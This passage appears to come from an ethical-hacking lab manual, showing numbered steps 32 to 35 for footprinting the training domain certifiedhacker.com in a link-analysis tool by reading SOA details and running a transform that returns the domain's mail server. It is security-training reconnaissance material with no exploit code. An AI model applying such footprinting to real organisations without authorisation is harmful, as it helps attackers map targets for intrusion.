


32. By extracting the SOA related information, attackers attempt to find vulnerabilities in their services and architectures and exploit them.


33. Select both the name server and the email by dragging and deleting them.



34. Right-click the **certifiedhacker.com** entity and select **All Transforms --> To DNS Name - MX (mail server)**.




35. This transform returns the mail server associated with the certifiedhacker.com domain, as shown in the following screenshot.

